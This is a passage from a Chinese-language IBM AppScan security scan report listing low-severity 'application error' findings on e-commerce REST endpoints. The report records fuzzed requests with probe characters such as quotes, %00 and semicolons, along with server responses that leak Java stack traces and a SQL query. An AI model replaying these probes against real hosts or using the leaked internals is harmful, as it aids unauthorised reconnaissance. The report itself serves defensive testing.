Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

变体- | 4 / 5

差异: 参数 从以下位置进行控制: 1 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=; &pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ";"

变体- | 5 / 5

差异：参数 从以下位置进行控制： 1 至：)

推理：应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应：

```
GET /order/selectCmsOrderList/2?pageNum=) &pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ")"
```

问题 22 / 43

TOC

应用程序错误	
严重性：	参考
CVSS 分数：	0.0
URL：	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo
实体：	approvaltypeid (Parameter)
风险：	可能会收集敏感的调试信息
原因：	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值：	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 4

差异：参数 从以下位置进行控制： 至： %00

推理：应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应：



```
GET /goodsRestApi/exportGoodsInfo?
```

```
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=%00&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: " "
```

变体- | 2 / 4

差异: **参数** 从以下位置进行控制:  至:  %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。



测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=%27&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""
```

变体- | 3 / 4

差异: **参数** 从以下位置进行控制:  至:  ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。



测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ","

变体- | 4 / 4

差异: **参数** 从以下位置进行控制:  至: 

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=) &goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ")"

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsbatchDelete>

实体: ->"goodsInfos"[0]->"goodsid" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 9

差异: 参数 从以下位置进行控制: 105172 至: 105172XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 40
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": "105172XYZ"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105172XYZ': not a valid Long
value
at [Source: io.netty.buffer.ByteBufInputStream@70a8f233; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])
```

变体- | 2 / 9

差异: 参数 从以下位置进行控制: `->"goodsInfos"[0]->"goodsid"` 至: `__ORIG_VAL__`.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 36
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid.": 105172
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "goodsid." (Class com.suneee.scn.goods.model.dbo.PubGoodsDO), not marked as
ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@3fffd2d9; line: 1, column: 34] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid."])
```

变体- | 3 / 9

差异: 参数 从以下位置进行控制: `->"goodsInfos"[0]->"goodsid"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 37
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid[ ]": 105172
    }
  ]
}
```

```

    }
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "goodsid[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsDO), not marked as
ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@652e71a2; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid[]"])

```

变体- | 4 / 9

差异: **参数** 从以下位置进行控制: 105172 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 32
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": ""
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@71d10804; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])

```

变体- | 5 / 9

差异: 参数 从以下位置进行控制: 105172 至: \'

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 34
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": "\'
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '\': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@4623c50d; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])
```

变体-| 6 / 9

差异: 参数 从以下位置进行控制: 105172 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 32
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": ";"
    }
  ]
}
```

```

}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@6fef2bf1; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])

```

变体-| 7 / 9

差异: **参数** 从以下位置进行控制: 105172 至: "

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 33
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": ""
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@4287c87a; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])

```

变体-| 8 / 9

差异: **参数** 从以下位置进行控制: 105172 至: \"

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 35
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": "\\      \""
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '"': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@46c47207; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])
```

变体-| 9/9

差异: 参数 从以下位置进行控制: 105172 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 32
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": ")"
    }
  ]
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@5349e9ee; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])
```

应用程序错误

严重性:

参考

CVSS 分数: 0.0

URL:

<http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/batchImportGood>

实体:

file (Parameter)

风险:

可能会收集敏感的调试信息

原因:

未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值:

验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 3

差异:

参数 已从请求除去:

IBM AppScan binary content place holder

推理:

应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/batchImportGood HTTP/1.1
Content-Length: 0
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjaKGfPsCNcCix28n
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
```

```
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

变体- | 2 / 3

差异: 参数 从以下位置进行控制: `file` 至: `__ORIG_VAL__`.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/batchImportGood HTTP/1.1
Content-Length: 257
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjaKGfPsCnCix28n
Accept-Language: en-US,en;q=0.8

-----WebKitFormBoundaryjaKGfPsCnCix28n
Content-Disposition: form-data; name="file"; filename="资产信息导入模板.xlsx"
Content-Type: application/octet-stream

IBM AppScan binary content place holder
-----WebKitFormBoundaryjaKGfPsCnCix28n--

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 0,
  "msg": " 文件解析异常, 请检查文件格式和文件内容! java.lang.NullPointerException",
  "html": null
}
```

变体- | 3 / 3

差异: 参数 从以下位置进行控制: `file` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/batchImportGood HTTP/1.1
Content-Length: 258
```

```

sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjaKGfPsCnCix28n
Accept-Language: en-US,en;q=0.8

-----WebKitFormBoundaryjaKGfPsCnCix28n
Content-Disposition: form-data; name="file[]"; filename="资产信息导入模板.xlsx"
Content-Type: application/octet-stream

IBM AppScan binary content place holder
-----WebKitFormBoundaryjaKGfPsCnCix28n--

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "    文件解析异常, 请检查文件格式和文件内容! java.lang.NullPointerException",
  "html": null
}

```

问题 25 / 43

TOC

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassList>

实体: pageNum (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 6

差异: 参数 从以下位置进行控制: [pageNum](#) 至: [__ORIG_VAL__](#) .

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsclass/goodsclassList?
draw=7&start=0&length=15&search%5Bregex%5D=false&pageNum.=1&classcode=03&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
"data": [

],
"returnCode": 0,
"msg": "e:      错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n### The
error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select                enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq,                (select classname from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from pub_goodsclass a where 1=1                and enterpriseid=?                and classcode like
CONCAT('?', '%')                order by classid desc                limit ? offset ?\n### Cause:
org.postgresql.util.PSQLException: ERROR: OFFSET must not be negative\n; SQL []; ERROR: OFFSET
must not be negative; nested exception is org.postgresql.util.PSQLException: ERROR: OFFSET must
not be negative\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat
